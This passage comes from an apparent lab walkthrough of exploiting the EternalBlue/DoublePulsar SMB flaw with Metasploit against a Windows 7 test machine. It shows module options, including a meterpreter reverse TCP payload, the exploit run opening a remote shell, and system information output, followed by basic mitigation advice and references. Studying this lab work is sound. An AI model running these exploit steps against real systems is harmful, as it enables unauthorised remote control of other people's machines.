   RHOSTS              192.168.56.101      yes       The target host(s), see https:
                                                     //github.com/rapid7/metasploit
                                                     -framework/wiki/Using-Metasplo
                                                     it
   RPORT               445                 yes       The SMB service port (TCP)
   TARGETARCHITECTURE  x86                 yes       Target Architecture (Accepted:
                                                      x86, x64)
   WINEPATH            /root/.wine/drive_c yes       WINE drive_c path
                       /


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, p
                                        rocess, none)
   LHOST     192.168.56.102   yes       The listen address (an interface may be spec
                                        ified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   8   Windows 7 (all services pack) (x86) (x64)
```

Figure 12: show options

Step 6




```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:445 - Generating Eternalblue XML data
[*] 192.168.56.101:445 - Generating Doublepulsar XML data
[*] 192.168.56.101:445 - Generating payload DLL for Doublepulsar
[*] 192.168.56.101:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.56.101:445 - Launching Eternalblue...
[+] 192.168.56.101:445 - Backdoor is already installed
[*] 192.168.56.101:445 - Launching Doublepulsar...
[*] Sending stage (175174 bytes) to 192.168.56.101
[*] Meterpreter session 2 opened (192.168.56.102:4444 → 192.168.56.101:49161 ) at 2022-05-12 03:16:17 -0400
[+] 192.168.56.101:445 - Remote code executed... 3... 2... 1...

meterpreter >
```

Figure 13: exploit

- **Now we can run our exploit using "run" or "exploit" commands. If the exploit is successful, meterpreter session will open to execute windows commands.**

Exploitation Results

Exploitation Results



```
meterpreter > sysinfo
Computer        : BIMASHA-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```


Figure 14: system information

Mitigation and Conclusion

Mitigation Techniques

Update the machines

Update the windows machines to the latest OS version. Which help us to install security patches related to the latest security vulnerabilities.



Keep backups

Keep regular backups from the daily workings separately. Backups helps us to recover from the attacks or damages are done to the system.

Educate the staff

Educate your staff with the basics of cyber security and how to act in such scenarios, enable automatic patch install, do not click on suspicious link or open suspicious emails.

Do not open suspicious links

Malware can spread in various ways. Even the image you open, can contain a malware. If the link you receive looks like suspicious, do not open that link and inform others.

Conclusion

- In the present there are so many Microsoft older version operating system machines that are not patch and still online.
- So-called machines are at a high risk.
- Wi-Fi inspector can find if a machine is vulnerable.
- To prevent from such attacks, do not click on suspicious links or do not open suspicious emails.
- Update the machine regularly and use a good anti-virus software.

References

[1]https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf

[2]https://www.avast.com/c-eternalblue

[3]https://www.csoonline.com/article/3379117/what-is-metasploit-and-how-to-use-this-popular-hacking-tool.html

[4]https://docs.microsoft.com/en-us/windows-server/storage/file-server/file-server-smb-overview

[5]https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/

[6]https://www.cybrary.it/blog/0p3n/hack-windows-eternalblue-exploit-metasploit/

[7]https://systemweakness.com/eternal-blue-exploit-and-persistence-1ed58a200295

[8]https://gbhackers.com/windows-eternalblue-doublepulsar/

[9]https://blog.malwarebytes.com/101/2018/12/how-threat-actors-are-using-smb-vulnerabilities/

[10]https://research.checkpoint.com/2017/eternalblue-everything-know/

Thank You